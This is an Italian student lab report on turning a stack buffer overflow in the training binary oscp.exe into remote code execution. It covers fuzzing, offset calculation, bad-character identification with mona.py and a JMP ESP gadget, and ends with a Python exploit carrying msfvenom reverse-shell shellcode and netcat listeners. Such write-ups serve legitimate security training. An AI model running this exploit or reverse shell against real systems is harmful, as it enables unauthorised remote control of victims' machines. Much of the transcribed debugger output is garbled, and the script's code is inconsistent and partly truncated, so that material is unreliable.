

# Report Tecnico: Cracking di un Buffer Overflow

Redatto da: Team SecureSentinels

Progetto: Buildweek 3

Data: 25/02/2026

## 1. Introduzione e Analisi del Problema

L'obiettivo dell'esercizio è trasformare un **buffer overflow** di base in una vulnerabilità di **esecuzione di codice remoto (RCE)**. Il binario target presenta caratteristiche ideali per scopi didattici:

- **Assenza di Stack Canary:** Non ci sono protezioni per l'integrità dello stack e lo stack è eseguibile.
- **Librerie senza ASLR:** Almeno una libreria non utilizza l'Address Space Layout Randomization.


## 2. Fondamenti Teorici dello Stack

Lo stack è una struttura LIFO (Last In, First Out) che cresce verso gli indirizzi di memoria bassi. L'obiettivo è sovrascrivere l'indirizzo di ritorno (EIP salvato) durante l'esecuzione di una funzione vulnerabile per deviare il flusso verso codice arbitrario.

## 3. Configurazione dell'Ambiente e Analisi Iniziale

L'analisi dinamica viene condotta utilizzando una macchina attaccante Kali Linux e un target Windows con Immunity Debugger.

- **Avvio:** `oscp.exe` è in esecuzione sulla porta 1337.
- **Connessione:** Verificata connettività tramite Netcat.
- **Comandi:** Identificato il comando vulnerabile `OVERFLOW1`.



## Avvio di oscp.exe in Immunity Debugger

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inetc6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inetc6 fe80::2ec6:1675:7c56:ea09/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ nc -nv 192.168.50.101 1337
(UNKNOWN) [192.168.50.101] 1337 (?) : Connection refused

(kali㉿kali)-[~]
$ nc -nv 192.168.50.101 1337
(UNKNOWN) [192.168.50.101] 1337 (?) open
Welcome to OSCP Vulnerable Server! Enter HELP for help.
```


Connessione Netcat e verifica IP

## 4. Innesco del Crash (Fuzzing)

Inviando una stringa massiva di caratteri "A", il team SecureSentinels ha confermato il crash.

- **EIP:** Sovrascritto con 41414141.
  - **ESP:** Punta al nostro buffer.

## Invio del payload di fuzzing



## Stato dei registri post-crash

## 5. Calcolo e Verifica degli Offset

Utilizzando `pattern_create.rb`, è stato generato un pattern ciclico unico.

## Generazione pattern 2048 byte

Dopo aver calcolato l'offset tramite il comando msf-pattern\_offset è stato rilevato l'offset (1978 byte), è stato inviato un payload di verifica (PoC) contenente "B" per l'EIP e "C" per lo stack. **Risultato:** EIP = **42424242** ("BBBB"), ESP punta alle "C". Controllo del flusso confermato.

```
0.exe - [CPU - thread 00000C54]
ugins ImmLib Options Window Help Jobs
[ CPU ] [ Registers ] [ Stack ] [ Dump ] [ Registers ] [ Stack ] [ Dump ] l e m t w h c P k b z r ... s ? Immunit
Registers (FPU)
EAX 0083F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 0048510C
EDX 00000000
EBX 41414141
ESP 41414148 ASCII "CCCCCCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFF)
P 1 CS 0023 32bit 0(FFFFFF)
A 0 SS 002B 32bit 0(FFFFFF)
Z 1 DS 002B 32bit 0(FFFFFF)
S 0 FS 0053 32bit ?FFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty 9
ST1 empty 9
ST2 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9
          3 2 1 0   E S P U O Z D I   (GT)
EST 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
ESTL 0000 Cond 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
```


Verifica offset con EIP 42424242

## 6. Identificazione dei Badchars (Processo Iterativo)

Questa è la fase critica per garantire che lo shellcode non venga troncato. Si utilizza `mona.py` per confrontare il bytearray inviato con quello presente in memoria.

### Configurazione Iniziale

È stato generato il primo bytearray escludendo solo il null byte (`\x00`), che è un badchar universale per le funzioni di stringa.



Esecuzione di `!mona bytearray -b '\x00'`

### Iterazione 1: Individuazione di `\x07`

Dopo il crash e l'analisi con `!mona compare`, il log ha mostrato una corruzione dopo 6 byte.

- **Badchars rilevati:** `00 07 08 2e 2f a0 a1`.
- **Analisi:** Il primo carattere corrotto è `07`. Spesso il carattere successivo (qui `08`) appare corrotto solo come effetto collaterale del precedente. Pertanto, si aggiunge solo `07` alla lista dei badchar.

```

[+] Log data
Address Message
00AD0F000 [+] Generating module info table, thing on...
00AD0F000 - Processing modules
00AD0F000 - Done. Let's rock 'n roll.
00AD0F000 [+] C:\mona\oscp\bytearray.bin has been recognized as RAW bytes.
00AD0F000 [+] Fetched 255 bytes successfully from C:\mona\oscp\bytearray.bin
00AD0F000 Comparing location(s)
0005FA28 Comparing bytes from file with memory :
0005FA28 [+] Comparing with memory at location : 0x0005FA28 (Stack)
0005FA28 Only 249 original bytes of 'normal' code found.
0005FA28
0005FA28 Comparison results:
0005FA28
0005FA28 0 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10: File
0005FA28 0a 0d Memory
0005FA28 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20: File
0005FA28 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30: File
0005FA28 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40: File
0005FA28 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50: File
0005FA28 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60: File
0005FA28 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70: File
0005FA28 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f 80: File
0005FA28 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90: File
0005FA28 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0: File
0005FA28 a0 9a 9b 9c 9d 9e 9f a1 Memory
0005FA28 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0: File
0005FA28 b0 8d Memory
0005FA28 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0: File
0005FA28 c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf d0: File
0005FA28 d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db do dd de df e0: File
0005FA28 e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0: File
0005FA28 f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff: File
0005FA28
0005FA28 | File | Memory | Note
0005FA28
0005FA28 0 0 0 01 02 03 04 05 06 01 02 03 04 05 06 unmodified*
0005FA28 6 6 6 07 08 09 0a 0b 0c 0d 0e 0f 00 corrupted
0005FA28 8 8 8 07 07 09 0a 0b 0c 0d 0e 0f 2d unmodified*
0005FA28 45 45 45 2 2 2 08 09 0a 0b 0c 0d 0e 0f .. 2d
0005FA28 47 47 112 112 112 08 09 0a 0b 0c 0d 0e 0f 00 unmodified*
0005FA28 159 159 159 2 2 2 08 09 0a 0b 0c 0d 0e 0f 00 corrupted
0005FA28 161 161 161 94 94 94 a2 ... ff 82 ... ff unmodified*
0005FA28
0005FA28 Possibly bad chars: 07 08 2e 2f a0 a1
0005FA28 Bytes omitted from input: 00
00AD0F000 [+] This mona.py action took 0:00:00.250000
00AD0F000 [+] This mona.py action took 0:00:00.250000

```

Mona compare rileva badchars 00 e 07

## Iterazione 2: Individuazione di \x2e

È stato generato un nuovo bytearray escludendo \x00 e \x07.

```


00AD0F000 [+] This mona.py action took 0:00:00.250000
00AD0F000 [+] Command used:
00AD0F000   mona bytearray -cpb "\x00\x07"
00AD0F000 Generating table, excluding 2 bad chars...
00AD0F000 Dumping table to file: bytearray.txt
00AD0F000 [+] Processing output file 'bytearray.txt'
00AD0F000   - (Resetting logfile to C:\mona\oscp\bytearray.txt)
00AD0F000   "x01\x02\x03\x04\x05\x06\x08\x09\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21"
00AD0F000   "x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x20\x21"
00AD0F000 Done, wrote 254 bytes to file C:\mona\oscp\bytearray.txt
00AD0F000 Binary output saved in C:\mona\oscp\bytearray.dat
00AD0F000 [+] This mona.py action took 0:00:00.016000

```

Generazione bytearray escludendo \x00 e \x07

Dopo il nuovo invio e confronto, Mona mostra che il byte **08** è ora corretto (confermando che era un falso positivo), ma la memoria si corrompe nuovamente al byte **2e**.

- Badchars rilevati:** **2e 2f a0 a1**.
- Azione:** Si aggiunge **2e** alla lista dei filtri.




Mona compare mostra corruzione a partire da 2e

### Iterazione 3: Individuazione di \xa0

Filtrando `\x00\x07\x2e`, il confronto successivo mostra che anche `2f` era un falso positivo, e la corruzione riprende a `a0`.

- **Badchars rilevati:** `a0 a1`.
- **Azione:** Si aggiunge `a0` alla lista dei filtri.



Mona compare mostra corruzione a partire da a0

## Conclusione Badchars

Al termine del processo, analizzando i registri per l'ultima conferma, il team SecureSentinels ha identificato la lista definitiva dei badchars per questo binario: **\x00, \x07, \x2e, \xa0**

```
Registers (FPU)
EAX 0004F260 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAA....."
ECX 008451F8
EDX 00000000
EBX 41414141
ESP 0004FA20
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242
C 0 ES 002B 32bit 0(FFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFF)
S 0 FS 0053 32bit ?FEAP000(FFF)
T 0 GS 002B 32bit 0(FFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
3 2 1 0 E S P U O Z D I
EST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
```

Verifica finale dei registri, ESP punta al buffer pulito

## Conclusioni Identificazione Badchars

Per avere la certezza assoluta che la lista dei badchars fosse completa, il team ha generato un ultimo bytearray escludendo tutti i caratteri problematici identificati finora: `\x00`, `\x07`, `\x2e`, `\xa0`.

## Generazione bytearray escludendo i 4 badchars

Eseguendo nuovamente l'exploit di test e confrontando la memoria con `!mona compare -f C:\mona\oscp\bytearray.bin -a 00D4FA28`, Immunity Debugger ha restituito il tanto atteso messaggio in rosso: "**Hooray, normal shellcode unmodified !!!**". Questo ha confermato che la lista dei badchars era finalmente esatta e lo stack era pulito.

Mona compare restituiscce Hooray, confermando l'assenza di corruzione

## 7. Individuazione del Gadget (JMP ESP)

Avendo il pieno controllo di EIP e conoscendo i badchars, il passo successivo è stato trovare un'istruzione `jmp esp` all'interno del programma o di una libreria priva di protezioni ASLR, per far saltare l'esecuzione direttamente al payload.

Tramite il comando `!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"`, il team ha chiesto a Mona di cercare i puntatori validi, escludendo automaticamente quelli contenenti i badchars. Mona ha trovato 9 puntatori validi, tutti all'interno del modulo `essfunc.dll` (che ha ASLR e SafeSEH disabilitati). Il team ha selezionato il primo indirizzo disponibile: `0x625011af`.

```
0x400000 !mona jmp -r esp -cpb "\x00\x07\x2e\xa0"
[+] Processing arguments and criteria
0x400000 - Pointer access level : X
0x400000 - Bad char filter will be applied to pointers : "\x00\x07\x2e\xa0"
0x400000 [+] Generating module info table, hang on...
0x400000 Processing modules
0x400000 - Done. Let's rock 'n roll.
0x400000 [+] Querying 2 modules
0x400000 - Querying module essfunc.dll
0x400000 - Module loaded at address 0x400000-0x401000
0x400000 - Querying module oscp.exe
0x400000 - Search complete, processing results
0x400000 [+] Preparing output file 'jmp.txt'
0x400000 - Re)setting logfile c:\mona\oscp\jmp.txt
0x400000 [+] Writing results to c:\mona\oscp\jmp.txt
0x400000 - Number of pointers of type 'jmp esp' : 9
0x400000 [+] Results :
0x400000 0x625011af : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 0x625011bb : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 0x625011c1 : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 0x625011d3 : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 0x625011d9 : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 0x625011df : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 0x625011eb : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 0x625011f7 : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 0x625011f9 : JMP esp | (PAGE_EXECUTE_READ) [essfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v=1.0- [C:\Users\0x400000]
0x400000 Found a total of 9 pointers
0x400000 [+] This mona.py action took 0:00:00.562000
```

Risultato di mona jmp esp con 9 puntatori trovati

## 8. Costruzione dell'Exploit Finale

Il team ha quindi proceduto a scrivere lo script Python definitivo (`exploit_finale.py`). Lo script è stato strutturato in diverse sezioni fondamentali:

1. **Configurazione Target:** IP `192.168.50.101` e porta `1337`.
2. **Offset:** 1978 byte di padding (caratteri "A").
3. **EIP (Gadget):** L'indirizzo `0x625011af` è stato convertito in formato *Little-Endian*: `b"\xaf\x11\x50\x62"`.
4. **NOP Sled:** È stato inserito un "cuscinetto" di 32 byte di istruzioni NOP (`b"\x90" * 32`) per dare margine di sicurezza allo shellcode in memoria ed evitare che le operazioni di decodifica lo sovrascrivessero.
5. **Shellcode:** Generato tramite `msfvenom` (con estensione `windows/shell_reverse_tcp` e codificato evitando i badchars).

```
Session Actions Edit View Help
[kali㉿kali]:~[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
[...]
[+] Exploit inviato! Controlla il tuo listener Netcat.
>>> []

```

```
└─$ python3
Python 3.13.11 (main, Dec  8 2025, 11:43:54) [GCC 15.2.0
] on linux
Type "help", "copyright", "credits" or "license" for mor
e information.
>>> import socket
...
... # 1. Configurazione Target
... ip = "192.168.50.101"
... port = 1337
...
... # 2. Offset trovato (Pagina 68)
... padding = b"A" * 1978
...
... # 3. Indirizzo JMP ESP (essfunc.dll) in Little Endi\
an
... # Valore originale: 0x625011af
... jmp_esp = b"\xaf\x11\x50\x62"
...
... # 4. NOP Sled (32 byte di padding per stabilità)
... nops = b"\x90" * 32
...
... # 5. Shellcode (Incolla qui l'output di msfvenom)
... # Esempio generato: msfvenom -p windows/shell_rever\
se_tcp -f py
... buf = b""
... buf += b"\xdd\x1c\xd9\x74\x24\xf4\x5e\x33\xc9\xb1\x\
52\xba\x33"
...
... # ... CONTINUA AD INCOLLARE TUTTO IL TUO SHELLCODE \
QUI ...
... buf += b"\x4d\x6f\x10\x91\xf8\x24\x95"
...
... # Costruzione del Payload Finale
... payload = padding + jmp_esp + nops + buf
...
... try:
...     s = socket.socket(socket.AF_INET, socket.SOCK_S\
TREAM)
...     s.connect((ip, port))
...     print("[*] Invio dell'exploit finale in corso..\\
")
...     s.send("OVERFLOW1 " + payload)
...     s.close()
...     print("[+] Exploit inviato! Controlla il tuo li\
stener Netcat.")
... except Exception as e:
...     print(f"[!] Errore: {e}")
...
[+] Invio dell'exploit finale in corso ...
2044
[+] Exploit inviato! Controlla il tuo listener Netcat.
>>> []

```

## Scrittura dello script exploit\_finale.py -Parte 1

```
kali㉿kali: ~

Session Actions Edit View Help
└─[(kali㉿kali)-~]
$ nc -lvpn 4444
listening on [any] 4444 ...
^C

└─[(kali㉿kali)-~]
$ nc -lvpn 1234
listening on [any] 1234 ...
^C

└─[(kali㉿kali)-~]
$ nc -lvpn 4444
listening on [any] 4444 ...
^C

└─[(kali㉿kali)-~]
$ nc -lvpn 4444
listening on [any] 4444 ...
^C

└─[(kali㉿kali)-~]
$ nc -lvpn 1234
listening on [any] 1234 ...
^C

buf += b"\xa9\x4d\x5b\x04\x a1\x17\x7b\x a7\x66\x2c\x32\xb
f"
buf += b"\x6b\x09\x8c\x34\x5f\xe5\x0f\x9c\x91\x06\x a3\x e
1"
buf += b"\x1d\xf5\xbd\x26\x99\xe6\xcb\x5e\xd9\x9b\xcb\x a
5"
buf += b"\xa3\x47\x59\x3d\x03\x03\xf9\x99\xb5\xc0\x9c\x6
a"
buf += b"\xb9\xad\xeb\x34\xde\x30\x3f\x4f\xda\xb9\xbe\x9
f"
buf += b"\x6a\xf9\xe4\x3b\x36\x59\x84\x1a\x92\xc0\xb9\x7
c"
